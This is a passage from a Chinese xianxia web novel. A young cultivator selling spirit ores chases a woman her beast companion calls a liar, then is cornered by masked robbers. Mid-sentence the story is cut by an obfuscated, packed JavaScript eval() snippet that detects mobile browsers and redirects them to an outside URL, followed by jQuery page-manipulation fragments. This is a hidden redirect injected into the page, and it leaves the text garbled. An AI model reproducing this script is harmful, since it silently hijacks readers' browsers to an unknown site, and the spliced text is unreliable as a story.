在栗束这个其貌不扬的小摊上花了两百中品灵石的男子最终没有买灵璞。
男子走后,栗束敏锐察觉周遭摊主的视线往她这里来,她回望过去,这些人的视线又若无其事地移开。
真奇怪。
放才竖起耳朵在周围徘徊的修士们纷纷围上来。装作买灵璞的样子纷纷套起栗束的卖给那男子的消息,奈何栗束口风严,她已立下契书,怎会说漏嘴给自己找麻烦。
这些人并非诚心来买灵璞,栗束不再搭理他们。
栗束涉世不深,又第一回做这卖消息的买卖,还是两百中品灵石的大买卖,怎会知晓这无遮无拦的全程叫外人瞧见会引来多大的麻烦。
若是旁人,拿到这么多灵石就该收摊跑路了。
众人虽看不出她修为,但凭借声音与行事风格便断定此人年纪不大。
栗束不知这些,见围上来的修士散得差不多,继续坐下刮着灵璞,顺便问问问五零为何能变成雾凝花的模样。
兴奋没一会儿的五零面露惊恐,红色的眼睛瞪得圆鼓鼓的。
不好!
与栗束签订契约后,五零便下定决心才不会听命这人任何事情,为了防止这人用契约约束它,它平日是故意装出那般模样,本想着藏拙,结果出了秘境几日便暴露了。
还是在这种毫无排面的情况,自己主动露馅。
真是可恶!
好在…它如此神通广大,透露出一些微不足道的本领无伤大雅。
五零视线瞟过栗束侧脸,心想这人只是与自己签订了契约,又不是把它底牌翻了底朝天,它不说,她怎会知晓。
想通的五零理直气壮。
‘你又从未问过我,还有你要明白,若不是我,你哪会卖出去那些破烂!’
栗束肯定了五零的话,‘那我现在问你。’
‘不告诉你,你求我我也不告诉你。’
‘不说便不说,你不愿说,那就是还有其他我不知道本事了。’
五零:!
五零同样一只涉世不深的兽,与栗束比深浅略输一筹。
‘你不要想着奴役我!我是不会屈服的!’
五零扭动着撂下狠话。栗束不接茬,五零这小东西长得奇怪,种族不知,还很贪吃。原本栗束真打算当宠物养,因为现如今实在看不出这家伙初见时那属于四阶妖兽的压迫感,而且捏起来手感非常好。
不过…就这家伙为了买点心帮忙赚灵石就暴露变化形态这一点,就让栗束产生了些许好奇,这变化形态以假乱真的本领未见书籍上有记载,更多是以幻术迷惑对方,就是不知这家伙是不是使的也是幻术的一种。
五零嘴硬不打算交代,栗束也不急,这家伙不太聪明,说不定不必她威逼利诱它自己就暴露了。
方才那群修士去了一波,栗束专心致志地刮着灵璞。
一修士站定在她摊前,拿起一块透出些许青色的灵璞,忍不住放出神识探查,奈何表面残存的那薄薄一层恰好阻隔了探查的神识。
有帷帽遮挡,栗束停下动作观察起这修士的动作,若隐若现才最叫人好奇,栗束深暗这种好奇心理,她便是故意将这些灵璞刮得只剩余薄薄一层。
叫修士瞧见浮想联翩,总觉得会是什么宝贝,却又无法用神识探查。
君柏叮嘱过栗束,这些灵璞内多是下品水玉石之类的下品或凡品最高不过中品,要价不可太高,定为五十下品灵石一块便可。
不过栗束却将灵璞分为两类,被她刮得只有薄薄一层的灵璞要价一百下品灵石,而那表面不规整瞧不出什么的只要五十下品灵石。
见那修士忍不住用肉眼瞧了又瞧,栗束出声询问:“道友,买灵璞吗?”
问是这般问,栗束却是满怀激动准备收灵石了。若非她是个面瘫,笑起来有些困难,怕是声音里都是压不住的笑。
快,该问我价格了。
不料这位修士放下了手中的灵璞,煞有其事地点头。
“原来灵璞啊,不买,我不当赌鬼。”
栗束期待落空的同时还听到了五零的嘲笑。
才一个人罢了,她不信遇不到喜欢当赌鬼的。
那人走后陆陆续续又来几人,不少都扔下一百下品灵石买下了栗束刮过的灵璞。
栗束就知道自己的策略是没有问题的,心情颇好地继续刮着灵璞,簌簌落下的灰色尘土在她脚下堆起厚厚一个小丘。
忽地,原本安安静静趴在她肩头的五零蹦了一下,栗束刮偏一刀,露出一点蕴含杂质的精铁。
是凡品精铁,一块下品灵石都不值。
她本可以卖一百下品灵石的。
栗束偏头,垂下的目光落在肩头恨不得飞出去的五零身上,带着些许忍耐。
‘我需要一个解释。’
解释什么解释,五零这会儿哪管得了这些,要不是想起与栗束约定不轻易暴露其他人族修士面前,五零早就直奔目标了。
‘原来在那里,骗子,我嗅到她气息了!’
栗束含有些许杀意的眼神瞬间清澈还带着些许茫然。
‘什么骗子?’
骗子?她怎没听这家伙提起过?
五零咆哮。
‘左边,蓝色衣服那个!‘
栗束根据五零的描述锁定目标,是一名穿着水蓝色衣裙戴着帷帽的女修。
那女修身量修长高挑,观背影隐隐有些熟悉感。除去两位师姐,下山这半个月中,栗束有印象的女修寥寥无几,脑海中掠过几人,蓦然定格在一道白色身影上。
是她!
栗束将灵璞拍在桌上发出不大不小的声响。见女修从某个修士手中买下了一株枯草后便往与她摊位方向相反的地方而去。栗束想也没想便将摊子收了追着女修而去。
五零发现她有了行动,声音带着些许兴奋。
‘快快快!追上去,我要给这个骗子一个教训!’
暗中盯梢的几人见目标有动作,互相对视交换了一个眼神便跟了上去。
栗束跟踪得毫不隐藏避讳,见女修拐进一小巷,她想也未想便跟了上去。刚进巷口,后背陡然发寒,弯腰躲过一道灵刃。灵刃落
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17878781|212269||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
在转角石砖上,碎石纷飞。
栗束被这声响吓得心口一抖,还未来得及庆幸自己躲过一击,下一瞬后背倏然砸在石墙上。
五零从她肩上滚了下来,女修伸手撩开她的纱帷,声音冷淡:“你为何跟着我?”
栗束察觉对方按住她肩膀的力道松了几分,料想对方应当也是认出了自己,无法扬起一个友好笑容的她只能朝对方眨了眨眼。
“道友,好…好巧。”
栗束也不知道自己为什么会跟上来,或是为了感谢对方在雾月秘境中的出手相救,或是想知晓女修的真实模样。
陡然被人揪住,栗束脑袋里一团乱,还未来得及解释,被她们二人忽略在地上滚了几圈的五零稳住身形跳到栗束帷帽之上与女修对视。
“当然是来找你麻烦!”
“你这个骗子!”
两个人都被五零的话吸引,栗束由于五零此刻站在她头顶,又叫女修按住肩膀不能动弹,只能好奇地抬眼盯向自己的帽檐。
女修盯着五零瞧了许久,才辨认出那灰白色身躯与那一对愤怒的红眼睛。
“是你。”
女修声音极轻极淡,带着些许漠然。
五零见这骗子终于认出自己,正准备找她算帐。女修已经松开抓住栗束肩膀手,一个闪身出了巷口。
“我们不熟,别跟着我。”
这句话显然是对栗束说的,被忽略的五零满腹愤怒心酸委屈憋在肚子里无处发泄。
栗束追到巷口,女修身影消失不见,显然方才是故意引栗束这个小尾巴上钩的。
发现来人无任何威胁,自然不会浪费时间于此。
栗束整理好帷帽重新遮住自己的样貌,捏了捏原本在她头顶作威作福五零,好奇问:“你为何说她是骗子,你们认识?她骗你什么了?”
五零哪肯告诉栗束,失去一次报仇机会的它不想与任何人说话。
栗束戳了它好一会儿,见它扭着身子如何都不肯理她,只得放弃。
将手里生闷气的家伙放回肩上,准备回去继续卖灵璞。
走出巷口没几步,便叫三名蒙面修士堵了回去。
这三人戴着的面巾并无隔绝神识的效果,栗束用神识扫过一眼,便知晓了对面一行的真实样貌。
三人丑得各有特点,栗束可以肯定,她不认识他们。也不是完全不认识,其中一人好像是她小摊斜对面的摊主,修为应当是比她高的,另外两人都是筑基初期修士。
栗束谨记三师姐的叮嘱,掏出传音符的同时还是忍不住补上一句,“你们蒙面没有用,我已经看清了你们长相。”
“还有,我们不熟,你们找我做什么?”
见对方不仅放出神识打探还敢言语挑衅他们,三人眼露凶光步步紧逼,投下的阴影没过栗束脚尖。
领头的修士掌中打出一团火球烧毁了栗束手中的传音符,厉声道:“杀了她,储物袋中的东西我们平分!”
下山后一直有师兄师姐撑腰的栗束脑子突然反应过来。
她…遇到杀人夺宝的了!